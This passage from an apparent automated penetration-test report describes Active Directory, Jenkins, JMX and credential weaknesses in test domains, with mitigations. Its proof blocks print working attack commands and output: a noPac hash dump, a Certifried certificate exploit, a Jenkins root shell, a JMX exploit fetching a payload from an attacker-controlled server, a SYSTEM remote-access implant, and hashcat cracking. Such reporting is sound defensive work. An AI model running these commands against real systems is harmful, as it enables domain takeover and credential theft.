- Microsoft Security Advisory for CVE-2021-34527 @ **https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527**
- CVE-2021-34527 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-34527**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.2 : 445	10.0.4.2	SMB Service on Domain Controller 10.0.4.2 (dc02.pod04.example.internal) Port 445	Domain Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.229.1 : 445	10.0.229.1	SMB Service on Domain Controller 10.0.229.1 (dc.smoke.net) Port 445	Domain Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.229.2 : 445	10.0.229.2	SMB Service on Domain Controller 10.0.229.2 (dc2.smoke.net) Port 445	Domain Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.220.6 : 445	10.0.220.6	SMB Service on 10.0.220.6 (app2.smoke.net) Port 445	Host Compromise (1)	CRITICAL 9.2
10.0.220.53 : 445	10.0.220.53	SMB Service on 10.0.220.53 (win10.smoke.net) Port 445	Host Compromise (1)	CRITICAL 9.2
10.0.229.11 : 445	10.0.229.11	SMB Service on 10.0.229.11 (fs.smoke.net) Port 445	Host Compromise (1)	CRITICAL 9.2
10.0.229.6 : 445	10.0.229.6	SMB Service on 10.0.229.6 (app4.smoke.net) Port 445	Host Compromise (1)	CRITICAL 9.2
10.0.4.3 : 445	10.0.4.3	SMB Service on 10.0.4.3 (ex01.pod04.example.internal) Port 445	Host Compromise (1)	CRITICAL 9.2

2.3.3. Active Directory Domain Services Elevation of Privilege Vulnerability

CRITICAL 10

CVE-2021-42278

noPAC

This weakness led to a Domain Compromise affecting Domain POD04.EXAMPLE.INTERNAL, a Critical Infrastructure Compromise affecting the LDAP service at 10.0.4.1:3269, and a Host Compromise affecting domain controller 10.0.4.1 (dc01.pod04.example.internal).

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

8.8 Base Score 3 Attack Paths

Details

Active Directory Domain Services Elevation of Privilege Vulnerability

This vulnerability allows any domain user to impersonate any other domain user and elevate permissions to Domain Administrator.

Privilege Escalation

Mitigations

- Apply all updates and patch to the latest vendor-supported version for each Domain Controller within the domain.

References

- Microsoft Security Advisory for CVE-2021-42287 @ **https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-42287**
- Microsoft Security Advisory for CVE-2021-42278 @ **https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-42278**
- How to Exploit noPAC @ **https://exploit.ph/cve-2021-42287-cve-2021-42278-weaponisation.html**
- CVE-2021-42287 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-42287**
- CVE-2021-42278 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-42278**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.1 : 3269	10.0.4.1	LDAP Service on Domain Controller 10.0.4.1 (dc01.pod04.example.internal) Port 3269	Domain Compromise (1) Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.229.2 : 389	10.0.229.2	LDAP Service on Domain Controller 10.0.229.2 (dc2.smoke.net) Port 389	Domain Compromise (1) Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.4.1 : 389	10.0.4.1	LDAP Service on Domain Controller 10.0.4.1 (dc01.pod04.example.internal) Port 389	Domain Compromise (1) Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.229.2 : 3269	10.0.229.2	LDAP Service on Domain Controller 10.0.229.2 (dc2.smoke.net) Port 3269	Domain Compromise (1) Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.229.2 : 3268	10.0.229.2	LDAP Service on Domain Controller 10.0.229.2 (dc2.smoke.net) Port 3268	Domain Compromise (1) Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.4.2 : 389	10.0.4.2	LDAP Service on Domain Controller 10.0.4.2 (dc02.pod04.example.internal) Port 389	Domain Compromise (1) Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.4.1 : 3268	10.0.4.1	LDAP Service on Domain Controller 10.0.4.1 (dc01.pod04.example.internal) Port 3268	Domain Compromise (1) Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.229.2 : 636	10.0.229.2	LDAP Service on Domain Controller 10.0.229.2 (dc2.smoke.net) Port 636	Domain Compromise (1) Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.4.2 : 3268	10.0.4.2	LDAP Service on Domain Controller 10.0.4.2 (dc02.pod04.example.internal) Port 3268	Domain Compromise (1) Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.4.1 : 636	10.0.4.1	LDAP Service on Domain Controller 10.0.4.1 (dc01.pod04.example.internal) Port 636	Domain Compromise (1) Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 10

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.2 : 636	10.0.4.2	LDAP Service on Domain Controller 10.0.4.2 (dc02.pod04.example.internal) Port 636	Domain Compromise (1) Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.4.2 : 3269	10.0.4.2	LDAP Service on Domain Controller 10.0.4.2 (dc02.pod04.example.internal) Port 3269	Domain Compromise (1) Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.229.1 : 3269	10.0.229.1	LDAP Service on Domain Controller 10.0.229.1 (dc.smoke.net) Port 3269		HIGH 7.9
10.0.229.1 : 389	10.0.229.1	LDAP Service on Domain Controller 10.0.229.1 (dc.smoke.net) Port 389		HIGH 7.9
10.0.229.1 : 3268	10.0.229.1	LDAP Service on Domain Controller 10.0.229.1 (dc.smoke.net) Port 3268		HIGH 7.9
10.0.229.1 : 636	10.0.229.1	LDAP Service on Domain Controller 10.0.229.1 (dc.smoke.net) Port 636		HIGH 7.9

Proof

Proof of exploitability against one of the affected assets: **LDAP Service on Domain Controller 10.0.4.1 (dc01.pod04.example.internal) Port 3269**

Successfully dumped all domain password hashes by elevating permissions to Administrator

```
05/24/2024, 3:30 PM

$ python3 /opt/noPac/noPac.py POD04.EXAMPLE.INTERNAL/a-jsmith:1******* -dc-ip 10.0.4.1 -use-ldap -dump

[+] TGT with PAC: 1568
[+] TGT without PAC: 795
[+] TGTs differ in size, target is not patched
[+] ms-DS-MachineAccountQuota: 10
[+] Successfully queried LDAP for matching DC record: DC01 dc01.pod04.example.internal
[+] Target is vulnerable! 10.0.4.1 -> dc01.pod04.example.internal
[+] Impersonating cbr-user
[*] Successfully added machine account MGBCZP61AQ with password N**********g.
[+] Successfully added temporary account: MGBCZP61AQ:N**********g
[+] Successfully modified sAMAccountName for MGBCZP61AQ to DC01
[*] Saving ticket in DC01.ccache
[+] Successfully modified sAMAccountName for DC01 to MGBCZP61AQ
[*] Using TGT from cache
[*] Impersonating cbr-user
[*]     Requesting S4U2self
[*] Saving ticket in cbr-user.ccache
[+] Removing ccache of dc01.pod04.example.internal
[*] Using the DRSUAPI method to get NTDS.DIT secrets
pod04.example.internal\$A31000-JODU84J3VOHM:1130:aad3b435b51404eeaad3b435b51404ee:3**********************
*******0:::
pod04.example.internal\SM_7923cdae2b4140bf8:1131:aad3b435b51404eeaad3b435b51404ee:3**********************
*******0:::
pod04.example.internal\SM_8a69652a28264a0aa:1133:aad3b435b51404eeaad3b435b51404ee:3**********************
*******0:::
pod04.example.internal\SM_e83f8d8de705427da:1135:aad3b435b51404eeaad3b435b51404ee:3**********************
*******0:::
pod04.example.internal\SM_70151aedc8b842feb:1136:aad3b435b51404eeaad3b435b51404ee:3**********************
*******0:::
pod04.example.internal\SM_f63d55f52123415d8:1137:aad3b435b51404eeaad3b435b51404ee:3**********************
*******0:::
pod04.example.internal\SM_698da1de43b643c8a:1138:aad3b435b51404eeaad3b435b51404ee:3**********************
*******0:::
pod04.example.internal\SM_c5ed6ed292bd4b909:1139:aad3b435b51404eeaad3b435b51404ee:3**********************
*******0:::
pod04.example.internal\SM_9632d8715b494b0b9:1134:aad3b435b51404eeaad3b435b51404ee:3**********************
*******0:::
pod04.example.internal\SM_18f4ae68217a458e9:1132:aad3b435b51404eeaad3b435b51404ee:3**********************
*******0:::
pod04.example.internal\HealthMailbox238ee85:1143:aad3b435b51404eeaad3b435b51404ee:e**********************
*******0:::
pod04.example.internal\HealthMailbox937a9c0:1144:aad3b435b51404eeaad3b435b51404ee:8**********************
*******5:::
pod04.example.internal\HealthMailbox7dbe7ba:1604:aad3b435b51404eeaad3b435b51404ee:1**********************
```

```
*******5:::
pod04.example.internal\HealthMailbox93ef6f8:1145:aad3b435b51404eeaad3b435b51404ee:e**********************
*******e:::
pod04.example.internal\HealthMailbox0e25b4e:1146:aad3b435b51404eeaad3b435b51404ee:b**********************
*******7:::
pod04.example.internal\HealthMailbox3c94994:1147:aad3b435b51404eeaad3b435b51404ee:3**********************
*******c:::
pod04.example.internal\HealthMailboxc41696e:1605:aad3b435b51404eeaad3b435b51404ee:2**********************
*******d:::
pod04.example.internal\HealthMailbox45aeae7:1148:aad3b435b51404eeaad3b435b51404ee:2**********************
*******9:::
pod04.example.internal\HealthMailbox183bfcb:1151:aad3b435b51404eeaad3b435b51404ee:a**********************
*******9:::
svc_GMSASVC$:1152:aad3b435b51404eeaad3b435b51404ee:a******************************7:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5******************************4:::
PKLGRYICLF:1168:aad3b435b51404eeaad3b435b51404ee:3******************************9:::
FWJ4TN0DC6:1620:aad3b435b51404eeaad3b435b51404ee:8******************************8:::
O6JOZ1A20K:1172:aad3b435b51404eeaad3b435b51404ee:e******************************d:::
WZZ03GMCKL:1642:aad3b435b51404eeaad3b435b51404ee:6******************************b:::
OCWG15XBJQ:1184:aad3b435b51404eeaad3b435b51404ee:9******************************5:::
SSFMHB902N:1643:aad3b435b51404eeaad3b435b51404ee:8******************************5:::
JPT6PQSH07:1185:aad3b435b51404eeaad3b435b51404ee:b******************************d:::
WXJWULDO0M:1645:aad3b435b51404eeaad3b435b51404ee:4******************************3:::
XCSBMZ9O62:1647:aad3b435b51404eeaad3b435b51404ee:d******************************a:::
TY7SMSGACE:1188:aad3b435b51404eeaad3b435b51404ee:0******************************8:::
LPKHMZIJGT:1189:aad3b435b51404eeaad3b435b51404ee:1******************************5:::
XPOHQZ1VMC:1648:aad3b435b51404eeaad3b435b51404ee:5******************************f:::
XALZJT4FYM:1206:aad3b435b51404eeaad3b435b51404ee:7******************************5:::
OUQHUN6VGP:1669:aad3b435b51404eeaad3b435b51404ee:4******************************8:::
KI1NUF6WA4:1217:aad3b435b51404eeaad3b435b51404ee:3******************************e:::
FXWJV0GBWE:1684:aad3b435b51404eeaad3b435b51404ee:6******************************4:::
DTJP7IN4YJ:1727:aad3b435b51404eeaad3b435b51404ee:4******************************5:::
HTMZXKXZES:1259:aad3b435b51404eeaad3b435b51404ee:0******************************2:::
29VQSVZUCJ:1728:aad3b435b51404eeaad3b435b51404ee:c******************************f:::
XZNXQSTGEC:1260:aad3b435b51404eeaad3b435b51404ee:0******************************6:::
JFEV0SLW2A:1261:aad3b435b51404eeaad3b435b51404ee:8******************************8:::
VPO6QBWZAL:1729:aad3b435b51404eeaad3b435b51404ee:6******************************0:::
DII5QSRGTR:1274:aad3b435b51404eeaad3b435b51404ee:d******************************f:::
GPVNI2X1CE:1361:aad3b435b51404eeaad3b435b51404ee:0******************************4:::
D2B6XOSEID:1835:aad3b435b51404eeaad3b435b51404ee:a******************************9:::
LN09YDESJI:1836:aad3b435b51404eeaad3b435b51404ee:3******************************1:::
4CT3OMD0E9:1363:aad3b435b51404eeaad3b435b51404ee:a******************************7:::
YL9KM4BPBV:1364:aad3b435b51404eeaad3b435b51404ee:b******************************3:::
GUYKYEDJNF:1837:aad3b435b51404eeaad3b435b51404ee:8******************************0:::
U8QVEILUKS:1844:aad3b435b51404eeaad3b435b51404ee:2******************************4:::
U8T2F0LYDX:1465:aad3b435b51404eeaad3b435b51404ee:1******************************d:::
pod04.example.com\svc_mssql:1150:aad3b435b51404eeaad3b435b51404ee:d******************************9:::
TPSMTZPZOS:2121:aad3b435b51404eeaad3b435b51404ee:d******************************0:::
UG7WVWADYF:2124:aad3b435b51404eeaad3b435b51404ee:0******************************4:::
IWEIYQNSJG:2608:aad3b435b51404eeaad3b435b51404ee:f******************************8:::
pod04.example.internal\HealthMailbox9bf8ae2:1141:aad3b435b51404eeaad3b435b51404ee:a**********************
*******f:::
pod04.example.com\sm0es0b3l7:1153:aad3b435b51404eeaad3b435b51404ee:6******************************1:::
DC02$:1106:aad3b435b51404eeaad3b435b51404ee:f******************************2:::
ZOHO$:1109:aad3b435b51404eeaad3b435b51404ee:e******************************f:::
pod04.example.internal\HealthMailbox8f4cf3a:1142:aad3b435b51404eeaad3b435b51404ee:f**********************
*******4:::
SVR01$:1107:aad3b435b51404eeaad3b435b51404ee:4******************************8:::
WONRYJHKAS:2269:aad3b435b51404eeaad3b435b51404ee:d******************************6:::
CFQWJUDVGK:2270:aad3b435b51404eeaad3b435b51404ee:c******************************b:::
MSOL_97d10b16b452:1606:aad3b435b51404eeaad3b435b51404ee:6******************************7:::
AZ01$:1602:aad3b435b51404eeaad3b435b51404ee:3******************************1:::
EX01$:1110:aad3b435b51404eeaad3b435b51404ee:3******************************3:::
HORIZON$:1155:aad3b435b51404eeaad3b435b51404ee:4******************************e:::
pod04.example.com\cbr-user:1000:aad3b435b51404eeaad3b435b51404ee:4******************************6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:3******************************0:::
DC01$:1001:aad3b435b51404eeaad3b435b51404ee:a******************************d:::
WIN7$:1108:aad3b435b51404eeaad3b435b51404ee:b******************************a:::
WIN10$:1603:aad3b435b51404eeaad3b435b51404ee:3******************************e:::
pod04.example.com\nsunkavally:1149:aad3b435b51404eeaad3b435b51404ee:5******************************c:::
pod04.example.com\xhh0p6mzrs:1154:aad3b435b51404eeaad3b435b51404ee:6******************************1:::
RMPUASJVHM:2327:aad3b435b51404eeaad3b435b51404ee:6******************************9:::
IFA1LXRSBR:2858:aad3b435b51404eeaad3b435b51404ee:b******************************5:::
BA8V9QCY6Q:2328:aad3b435b51404eeaad3b435b51404ee:2******************************b:::
6ZMUARLJSE:2859:aad3b435b51404eeaad3b435b51404ee:4******************************4:::
CFGTIWHVSS:2329:aad3b435b51404eeaad3b435b51404ee:a******************************a:::
pod04.example.com\jsmith:1105:aad3b435b51404eeaad3b435b51404ee:f******************************1:::
D7KXPADE$:2860:aad3b435b51404eeaad3b435b51404ee:8******************************8:::
MOL6JRYPUB:2861:aad3b435b51404eeaad3b435b51404ee:4******************************5:::
J1W2LKQSNO:2862:aad3b435b51404eeaad3b435b51404ee:d******************************3:::
pod04.example.internal\Administrator:500:aad3b435b51404eeaad3b435b51404ee:2******************************d
```

```
:::
JO6XN7ZEVS:2330:aad3b435b51404eeaad3b435b51404ee:4*****************************f:::
ELZMSKNFBY:2863:aad3b435b51404eeaad3b435b51404ee:e*****************************c:::
RUSB2IK1ZI:2331:aad3b435b51404eeaad3b435b51404ee:d*****************************5:::
LVWUCDQXL6:2864:aad3b435b51404eeaad3b435b51404ee:7*****************************a:::
pod04.example.com\a-jsmith:1104:aad3b435b51404eeaad3b435b51404ee:b*****************************e:::
MGBCZP61AQ:2332:aad3b435b51404eeaad3b435b51404ee:0*****************************a:::
```

2.3.4. Microsoft Windows Active Directory Certificate Services (ADCS) Privilege Escalation via User Specified Machine Account DNSHostName

CRITICAL 10

CVE-2022-26923

Certifried

This weakness led to a Domain Compromise affecting Domain SMOKE.NET and a Domain User Compromise affecting the credential for domain user dc2$.

This is a CISA Known Exploited Vulnerability.

8.8 Base Score | 2 Attack Paths

Details

Active Directory Domain Services Elevation of Privilege Vulnerability

An authenticated domain user can manipulate the attributes of a Machine Account and acquire a PKI Certificate from ADCS for a Domain Controller -- leading to a full domain compromise.

Privilege Escalation | Unauthorized Access

Mitigations

- Apply all updates and patch to the latest vendor-supported version.

References

- Active Directory Domain Services Elevation of Privilege Vulnerability @ **https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-26923**
- Certifried: Active Directory Domain Privilege Escalation (CVE-2022-26923) @ **https://research.ifcr.dk/certifried-active-directory-domain-privilege-escalation-cve-2022-26923-9e098fe298f4**
- CVE-2022-26923 @ **https://nvd.nist.gov/vuln/detail/CVE-2022-26923**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.229.1 : 445	10.0.229.1	Microsoft Active Directory Certificate Services on Domain Controller 10.0.229.1 (dc.smoke.net) Port 445	Domain Compromise (1) Domain User Compromise (1)	CRITICAL 10
10.0.4.2 : 445	10.0.4.2	Microsoft Active Directory Certificate Services on Domain Controller 10.0.4.2 (dc02.pod04.example.internal) Port 445	Domain Compromise (1) Domain User Compromise (1)	CRITICAL 10
10.0.229.2 : 445	10.0.229.2	Microsoft Active Directory Certificate Services on Domain Controller 10.0.229.2 (dc2.smoke.net) Port 445	Domain Compromise (1)	CRITICAL 10

Proof

Proof of exploitability against one of the affected assets: **Microsoft Active Directory Certificate Services on Domain Controller 10.0.229.1 (dc.smoke.net) Port 445**

Utilized CVE-2022-26923 to create Machine Account CPD3VBBW$ with DNS name of dc2.SMOKE.NET. Was able to request a Machine certificate from 10.0.229.1 to gain TGT and NTLM hash of SMOKE.NET/dc2$.

```
05/24/2024, 4:20 PM

$ python3 /opt/h3-certipy/h3_wrap_certipy.py exploit --method CVE-2022-26923 --template Machine --ca smoke-
DC-CA --dns dc2.SMOKE.NET SMOKE.NET/svc_sync:P*****************1

NTLM Hash: 7*****************************2
Created Machine User: CPD3VBBW$
```

2.3.5. Unauthenticated Access to the Jenkins Script Console

CRITICAL 10

H3-2020-0021

This weakness was leveraged in 74 attack paths leading to critical impacts, including a Domain Compromise affecting Domain POD04.EXAMPLE.INTERNAL and a Domain Compromise affecting Domain SMOKE.NET.

Remediating this weakness would potentially eliminate **8%** of critical impact paths.

9.1 Base Score | 74 Attack Paths

Details

The Jenkins server exposes the script console to unauthenticated users.

Attackers can use the Jenkins script console to execute arbitrary commands on the Jenkins host and to gain shell access. Attackers can gain access to credentials stored in Jenkins or other confidential data.

Remote Code Execution | Information Disclosure | Unauthorized Access | Privilege Escalation

Mitigations

- Restrict access to the script console to administrative users. Disable unauthenticated script console access in the Global Security Configuration section of the admin interface.

References

- Securing Jenkins @ **https://www.jenkins.io/doc/book/system-administration/security/**
- Jenkins - Script-Console Java Execution (Metasploit) @ **https://www.exploit-db.com/exploits/24272**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.40.102 : 80	10.0.40.102	Jenkins on 10.0.40.102 (airflow-target.smoke.net) Port 80	Domain Compromise (6) Critical Infrastructure Compromise (5) Host Compromise (41) Domain User Compromise (4) Microsoft Entra User Compromise (9) Ransomware Exposure (4) Sensitive Data Exposure (5)	CRITICAL 10
10.0.229.4 : 8080	10.0.229.4	Jenkins on 10.0.229.4 (ex2.smoke.net) Port 8080	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.5

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.103 : 8080	10.2.51.103	Jenkins on 10.2.51.103 Port 8080	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.5

Proof

Proof of exploitability against one of the affected assets: **Jenkins on 10.0.40.102 (airflow-target.smoke.net) Port 80**

Commands Executed through Jenkins Script Console

```
05/24/2024, 2:57 PM

$ python3 /opt/h3/jenkins.py -u http://10.0.40.102:80/ --vhost jenkins-vhost.smoke.net -co
command_output.json -do cred_dump.json

$ id
uid=0(root) gid=0(root) groups=0(root)
$ uname -a
Linux 792fe33f4511 5.4.0-148-generic #165-Ubuntu SMP Tue Apr 18 08:53:12 UTC 2023 x86_64 x86_64 x86_64 GNU
/Linux
$ ls
apache-tomcat-9.0.30
bin
etc
games
include
jdk1.8.0_271
lib
lib64
libexec
sbin
share
src
$ pwd
/usr/local
$ dir
apache-tomcat-9.0.30  etc    include       lib    libexec  share
bin                   games  jdk1.8.0_271  lib64  sbin     src
$ whoami
root
```

2.3.6. Insecure Java JMX Configuration

CRITICAL 10

H3-2020-0022

This weakness was leveraged in 117 attack paths leading to critical impacts, including a Domain Compromise affecting Domain POD04.EXAMPLE.INTERNAL and a Ransomware Exposure affecting host 10.0.4.4 (svr01.pod04.example.internal).

Remediating this weakness would potentially eliminate **13%** of critical impact paths.

9.1 Base Score | 117 Attack Paths

Details

The JMX endpoint is unauthenticated and provides users arbitrary access to the JMX-monitored application, as well as the ability to execute arbitrary code at the target.

Attackers can coerce the target to download malicious payloads from an attacker-controlled server. The attacker can then execute arbitrary commands on the target host and gain shell access.

Remote Code Execution | Information Disclosure | Unauthorized Access | Privilege Escalation

Mitigations

- Configure user authentication and SSL on the JMX endpoint.

References

- Attacking RMI based JMX Services @ **https://mogwailabs.de/en/blog/2019/04/attacking-rmi-based-jmx-services/**
- Java JMX Server Insecure Configuration Java Code Execution (Metasploit) @ **https://www.rapid7.com/db/modules/exploit/multi/misc/java_jmx_server**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.129 : 1099	10.0.4.129	Java Service on 10.0.4.129 (win7.pod04.example.internal) Port 1099	Domain Compromise (3) Critical Infrastructure Compromise (3) Host Compromise (56) Domain User Compromise (2) Ransomware Exposure (20) Sensitive Data Exposure (33)	CRITICAL 10
10.0.4.2 : 1099	10.0.4.2	Java Service on Domain Controller 10.0.4.2 (dc02.pod04.example.internal) Port 1099	Domain Compromise (2) Host Compromise (1) Domain User Compromise (2)	CRITICAL 10
10.0.40.89 : 1099	10.0.40.89	Java Service on 10.0.40.89 Port 1099	Host Compromise (5) Ransomware Exposure (4) Sensitive Data Exposure (4)	CRITICAL 9.9
10.0.4.134 : 1099	10.0.4.134	Java Service on 10.0.4.134 Port 1099	Host Compromise (1)	CRITICAL 9.1
10.0.4.16 : 1099	10.0.4.16	Java Service on 10.0.4.16 Port 1099	Host Compromise (1)	CRITICAL 9.1
10.0.229.11 : 1099	10.0.229.11	Java Service on 10.0.229.11 (fs.smoke.net) Port 1099	Host Compromise (1)	CRITICAL 9.1
10.0.4.15 : 1099	10.0.4.15	Java Service on 10.0.4.15 Port 1099	Host Compromise (1)	CRITICAL 9.1
10.0.229.4 : 11099	10.0.229.4	Java Service on 10.0.229.4 (ex2.smoke.net) Port 11099	Host Compromise (1)	CRITICAL 9.1
10.0.4.8 : 1099	10.0.4.8	Java Service on 10.0.4.8 Port 1099	Host Compromise (1)	CRITICAL 9.1
10.0.4.4 : 1099	10.0.4.4	Java Service on 10.0.4.4 (svr01.pod04.example.internal) Port 1099	Host Compromise (1)	CRITICAL 9.1
10.0.40.84 : 1099	10.0.40.84	Java Service on 10.0.40.84 Port 1099	Host Compromise (1)	CRITICAL 9.1
10.0.4.9 : 1099	10.0.4.9	Java Service on 10.0.4.9 Port 1099	Host Compromise (1)	CRITICAL 9.1
10.0.4.133 : 1099	10.0.4.133	Java Service on 10.0.4.133 Port 1099	Host Compromise (1)	CRITICAL 9.1

Proofs

Proofs of exploitability against one of the affected assets: **Java Service on 10.0.4.129 (win7.pod04.example.internal) Port 1099**

The C:\Windows\win.ini file was retrieved via the RCE vulnerability.

```
05/24/2024, 2:36 PM

$ /opt/h3/unauth_jmx_proof.sh 10.0.4.129 1099 http://10.0.227.200:8080 8080 commands.txt

MJET - MOGWAI LABS JMX Exploitation Toolkit
==========================================
[+] Starting webserver at port 8080
[+] Using JMX RMI
[+] Connecting to: service:jmx:rmi:///jndi/rmi://10.0.4.129:1099/jmxrmi
[+] Connected: rmi://10.0.227.200  17
[+] Loaded javax.management.loading.MLet
[+] Loading malicious MBean from http://10.0.227.200:8080
[+] Invoking: javax.management.loading.MLet.getMBeansFromURL
[+] Successfully loaded MBeanHorizon3:name=payload,id=1
```

```
[+] Changing default password...
[+] Loaded com.example.Horizon3Payload
[+] Successfully changed password
[+] Done

MJET - MOGWAI LABS JMX Exploitation Toolkit
==========================================
[+] Using JMX RMI
[+] Connecting to: service:jmx:rmi:///jndi/rmi://10.0.4.129:1099/jmxrmi
[+] Connected: rmi://10.0.227.200  19
[+] Loaded com.example.Horizon3Payload
[+] Executing command: cat /etc/passwd


[+] Done

MJET - MOGWAI LABS JMX Exploitation Toolkit
==========================================
[+] Using JMX RMI
[+] Connecting to: service:jmx:rmi:///jndi/rmi://10.0.4.129:1099/jmxrmi
[+] Connected: rmi://10.0.227.200  20
[+] Loaded com.example.Horizon3Payload
[+] Executing command: type C:\\Windows\\win.ini
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
[MCI Extensions.BAK]
3g2=MPEGVideo
3gp=MPEGVideo
3gp2=MPEGVideo
3gpp=MPEGVideo
aac=MPEGVideo
adt=MPEGVideo
adts=MPEGVideo
m2t=MPEGVideo
m2ts=MPEGVideo
m2v=MPEGVideo
m4a=MPEGVideo
m4v=MPEGVideo
mod=MPEGVideo
mov=MPEGVideo
mp4=MPEGVideo
mp4v=MPEGVideo
mts=MPEGVideo
ts=MPEGVideo
tts=MPEGVideo


[+] Done

MJET - MOGWAI LABS JMX Exploitation Toolkit
==========================================
[+] Using JMX RMI
[+] Connecting to: service:jmx:rmi:///jndi/rmi://10.0.4.129:1099/jmxrmi
[+] Connected: rmi://10.0.227.200  21
[+] MBean correctly uninstalled
[+] Done
```

Loaded a Remote Access Tool on the target running under the user SYSTEM with process id 968

```
05/24/2024, 2:56 PM

$ rat_cli.sh list

{
    "correlation_id": "47975e26-e90b-42c5-a9bf-a25fae7d4a8e",
    "username": "SYSTEM",
    "pid": 968,
    "implant_type": {
        "WindowsImplant": {
            "username": "SYSTEM",
            "pid": 968,
            "process_token": {
                "integrity_level": {
                    "name": "System",
                    "value": 4,
                    "sid": "S-1-16-16384"
```

```
                }
            },
            "path_to_binary": "C:\\Windows\\Temp\\tmp-tcache.exe"
        },
        "LinuxImplant": null
    }
}
```


2.3.7. Weak or Default Credentials - Cracked Credentials

CRITICAL 10

H3-2021-0020

This weakness was leveraged in 166 attack paths leading to critical impacts, including a Domain Compromise affecting Domain SMOKE.NET and a Domain Compromise affecting Domain POD04.EXAMPLE.INTERNAL.

Remediating this weakness would potentially eliminate **18%** of critical impact paths.

8 Base Score | 166 Attack Paths

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Information Disclosure | Unauthorized Access | Remote Code Execution | File Upload

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
a-jsmith		Cleartext Password for a-jsmith	Domain Compromise (12) Microsoft Entra Account Compromise (5) Critical Infrastructure Compromise (6) Host Compromise (92) Domain User Compromise (13) Microsoft Entra User Compromise (13) Ransomware Exposure (8) Sensitive Data Exposure (17)	CRITICAL 10
it_support		Cleartext Password for it_support	Domain Compromise (1) Critical Infrastructure Compromise (1) Host Compromise (18) Domain User Compromise (1)	CRITICAL 10
svc_sync		Cleartext Password for svc_sync	Domain Compromise (1) Domain User Compromise (2)	CRITICAL 10

Asset	Host	Description	Downstream Impacts	Severity
boba_fett		Cleartext Password for boba_fett	Host Compromise (2)	CRITICAL 9.2
user		Cleartext Password for user	Host Compromise (2)	CRITICAL 9.2
a-jsmith		Cleartext Password for a-jsmith	Host Compromise (2)	CRITICAL 9.2
user		Cleartext Password for user		HIGH 8
root		Cleartext Password for root		HIGH 8
xadmin		Cleartext Password for xadmin		HIGH 8
vagrant		Cleartext Password for vagrant		HIGH 8
xadmin		Cleartext Password for xadmin		HIGH 8
postgres		Cleartext Password for postgres		HIGH 8
xadmin		Cleartext Password for xadmin		HIGH 8
it_support		Cleartext Password for it_support		HIGH 8
xadmin		Cleartext Password for xadmin		HIGH 8
a-jsmith		Cleartext Password for a-jsmith		HIGH 8
user		Cleartext Password for user		HIGH 8
a-jsmith		Cleartext Password for a-jsmith		HIGH 8
a-jsmith		Cleartext Password for a-jsmith		HIGH 8
admin		Cleartext Password for admin		HIGH 8

Proof

Proof of exploitability against one of the affected assets: **Cleartext Password for a-jsmith**

Hash for user a-jsmith cracked using hashcat

```
05/24/2024, 2:13 PM

$ hashcat -m 5600 -a 0 hash.txt wordlist.txt

Hash: a-****************************00

Cleartext: 1*******
```

2.3.8. SMB Signing Not Required

CRITICAL 10

H3-2021-0030

This weakness was leveraged in 160 attack paths leading to critical impacts, including a Domain Compromise affecting Domain SMOKE.NET and a Domain Compromise affecting Domain POD04.EXAMPLE.INTERNAL.

Remediating this weakness would potentially eliminate **17%** of critical impact paths.

1 Base Score | 160 Attack Paths

Details

The SMB server does not require signing

SMB signing is a security feature in the SMB protocol that enables SMB clients and servers to validate the authenticity and integrity of communication. When SMB signing is not required, it is possible for attackers to conduct man-in-the-middle attacks that intercept, modify, and relay communication. This can lead to attackers gaining domain account privileges and host access.

Impersonation | Unauthorized Access

Mitigations

- Enable and require SMB signing via Group Policy or Local Security Policy.

References

- Microsoft network server: Digitally sign communications (always) @ **https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/jj852239(v=ws.11)**
- Microsoft network client: Digitally sign communications (always) @ **https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/microsoft-network-client-digitally-sign-communications-always**
